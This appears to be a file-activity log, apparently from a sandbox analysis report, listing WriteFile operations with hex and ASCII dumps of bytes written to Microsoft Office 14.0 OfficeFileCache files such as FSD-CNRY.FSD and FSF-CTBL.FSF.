C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ea 5d 63 ce 10 58 c4 4c 9f 75 21 9e fc 3d 51 ce 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 23 54 25 6e 79 28 5b 44 88 74 20 6e 4d cf 65 72 09 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45 00 06 00 00 00 00 00 00 00 04 00 00 04 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 68 3b 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 09 00 00 00 00 00 00 00 4f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa..q.............................#T%ny([D.t nM.er...........(O.EB.|..ZqIE...h;..............................t...t...t...t...........O...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	50 b4 aa 46 d3 f1 44 4f b8 6f 8c ed 33 c9 b6 e9 0a 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45	P..F..DO.o..3.............(O.EB.|..ZqIE	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15208	134	cf aa 69 49 00 0c 56 0c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 80 4c 97 cc e0 4a f9 de 4c 82 21 96 d0 3a 61 01 22 03 00 00 00 00 00 00 00 0b ec 00 c0 32 80 a6 72 61 81 5c 1e cf 41 8d 51 98 0d a3 ed b2 9a 01 00 00 11 03 39 03 00 75 f4 00 b0 60 03 0c f7 00 c3 2a fd 47 67 49 a3 26 86 4b 78 06 e4 37 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 d6 00 01 fd ec 4d 9c 61 36 9d 29 58 3e fb 79 05	..iI..V...Q<.)^I..D...RU.L...J..L.!..:a."...........2..ra.\..A.Q..........9..u...`.....*.GgI.&.Kx..7.9...........,'.....M.a6.)X>.y.	success or wait	4	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15720	70	cf aa 69 49 00 0c 56 34 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 80 4c 97 cc e0 4a f9 de 4c 82 21 96 d0 3a 61 01 22 0a 00 00 00 00 00 00 00 07 58 22 0c d5 df b7 fa c4 2a 6a 46 86 8c e6 b9 3c 24 10 06 05	..iI..V4..Q<.)^I..D...RU.L...J..L.!..:a."........X"......*jF....<$...	success or wait	2	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15984	328	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 39 00 82 03 00 00 a9 54 27 14 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 19 00 82 03 00 00 a9 54 af 0c 91 ab 8d 17 85 4b 65 46 82 bb 91 71 4c d7 e0 71 f1 09 0c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 14 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 1c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 24 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 7a 03 00 00 a9 54 27 1c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 19 00 82 03 00 00 a9 54 27 0c e9 18 87 1c 52 30 1c 4d b9 fa 2e bf 93 0f fb 5b 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 a1 5b 35 67 6f bd 15 4c a8 92 e7 cf 85 95 8e bc 01 00 00 00 a9 54 27 24 97	>...T.....T'...Q<.)^I..D...RU9 ......T'...Q<.)^I..D...RU..... ..T.....KeF...qL..q.....Q<.) ^I..D...RU...Q<.)^I..D...RU.. . Q<.)^I..D...RU$..Q<.)^I..D.. .R Uz....T'...Q<.)^I..D...RU..... ..T'.....R0.M.....[y.j...XSQ .....J..R.w.ps.....[5go..L.. .....T'$.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16312	328	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 39 00 82 03 00 00 a9 54 27 14 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 19 00 82 03 00 00 a9 54 af 0c 91 ab 8d 17 85 4b 65 46 82 bb 91 71 4c d7 e0 71 f1 09 0c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 14 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 1c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 24 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 7a 03 00 00 a9 54 27 1c 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 19 00 82 03 00 00 a9 54 27 0c e9 18 87 1c 52 30 1c 4d b9 fa 2e bf 93 0f fb 5b 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 a1 5b 35 67 6f bd 15 4c a8 92 e7 cf 85 95 8e bc 01 00 00 00 a9 54 27 24 97	>...T.....T'...Q<.)^I..D...RU9 ......T'...Q<.)^I..D...RU..... ..T.....KeF...qL..q.....Q<.) ^I..D...RU...Q<.)^I..D...RU.. . Q<.)^I..D...RU$..Q<.)^I..D.. .R Uz....T'...Q<.)^I..D...RU..... ..T'.....R0.M.....[y.j...XSQ .....J..R.w.ps.....[5go..L.. .....T'$.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2804	448	05 c8 00 8d 6d 07 11 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 7e 07 0f 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 8d 07 0f 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 9c 07 11 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d ad 07 09 97 cb 51 3c 9a 29 5e 49 81 a2 44 16 cc d9 52 55 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b6	....m....Q<.)^I..D...RU.....~....Q<.)^I..D...RU.....Q<.)^I..D...RU.....Q<.)^I..D...RU.....	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cf 8b 8c bd	.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 d3 2e 8d	.....b...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 95 8f fa c0	.....	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ea 5d 63 ce 10 58 c4 4c 9f 75 21 9e fc 3d 51 ce 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 ae 60 c8 3b c1 f0 cc 42 93 8f b6 13 4a 85 47 9f 0b 00 00 00 00 00 00 00 f5 da fe 28 4f e4 45 42 a5 7c 18 1b 5a 71 49 45 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 15 00 00 00 00 00 00 00 cc 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa..q.............................`.;...B....J.G...........(O.EB.|..ZqIE.A.................................E...............................t...t...t...t..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	b3 e2 48 ea a6 a1 dd 40 bc 06 c7 c4 62 92 12 71	..H....@....b..q	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00	..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	1	05	.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 58 07 6d 3c 21 2c 5e 43 bf d6 7d cb 4e ed e6 43 01 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C5<.S,...X.F...Fa..q............................X.m<!,^C..}.N..C........,....Z.O.o+...t...t...t...t..	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	f9 93 94 24 68 67 7e 45 b6 6d a3 97 c5 34 26 b4 02 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1	...$hg~E.m...4&........,....Z.O.o+.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	512	65024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	2	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	512	1024	c4 f4 f7 f5 b1 7a 56 a4 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d3 95 02 50	...............P	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 9a 9f 69 8a bc cd 19 4a ba bc c6 bd f2 ed d7 b0 03 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 00 06 00 00 00 00 00 00 00 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C 5<.S,...X.F...Fa..q............ ....i....J...... ....,....Z.O.o+......... ....t...t...t...t.............	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	0a 77 5f 2b 97 34 aa 4d 9d bd e4 c3 76 e4 60 f9 04 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1	.w_+.4.M....v.`.........,....Z .O.o+.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	2560	4096	c4 f4 f7 f5 b1 7a 56 a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	2576	4	03 10 80 80	....	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 b9 aa 28	....................h..(	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 e7 ed c8 9c 2a df 41 49 8f 13 0f 2f e7 30 6f 3b 05 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C 5<.S,...X.F...Fa..q........... ....................*.AI.../.0 o;........,....Z.O.o+......... ....t...t...t...t............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 e7 ed c8 9c 2a df 41 49 8f 13 0f 2f e7 30 6f 3b 05 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C 5<.S,...X.F...Fa..q........... ....................*.AI.../.0 o;........,....Z.O.o+......... ....t...t...t...t............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	b3 e2 48 ea a6 a1 dd 40 bc 06 c7 c4 62 92 12 71	..H....@....b..q	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00	..	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	2	18 ba	..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	20	1	5d	]	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 42 00 42 00 46 00 34 00 45 00 34 00 41 00 43 00 2d 00 44 00 33 00 46 00 45 00 2d 00 34 00 32 00 33 00 35 00 2d 00 39 00 31 00 34 00 46 00 2d 00 45 00 36 00 34 00 36 00 32 00 36 00 42 00 32 00 32 00 31 00 41 00 39 00 7d 00 2e 00 46 00 53 00 44 00	F.S.D.-.{.B.B.F.4.E.4.A.C.-.D.3.F.E.-.4.2.3.5.-.9.1.4.F.-.E.6.4.6.2.6.B.2.2.1.A.9.}...F.S.D.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	113	1	05	.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	00 f7 59 05 dd 8f 15 4b 8b 5e 86 8a ec 33 b5 0f 06 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1	..Y....K.^...3..........,....Z.O.o+.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	6656	51	af 36 cc a7 bb d5 17 41 a9 9e 7b 67 06 b7 13 0d 03 00 02 00 94 00 40 20 ac 9f 52 ab 85 37 8a 4e 96 8c 49 94 20 c3 e7 0f 0a 03 00 00 3e 03 00 00 9f 01 49	.6.....A..{g..........@ ..R..7.N..I. ....>.....I	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	6712	4096	c4 f4 f7 f5 b1 7a 56 a4 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV..	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	2580	50	05 c8 00 8d 40 03 07 fe ac 86 d4 26 ff 3d 49 be 3f a1 06 c6 6a 24 e3 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00	....@......&.=I.?...j$........	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 97 3a 61 9d	.............................:a.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 f7 96 66 4e 51 17 d0 42 b3 8c ec a9 78 a5 40 c9 07 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 00 06 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 38 2a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 03 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C 5<.S,...X.F...Fa..q........... ....fNQ..B....x. @.........,....Z.O.o+......... ....8*.......................... ....t...t...t...t...........3.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	04 32 bc 02 ce cf d5 4e a3 43 ae 7b d3 fb 65 f1 08 00 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1	.2.....N.C.{..e.........,....Z .O.o+.....	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
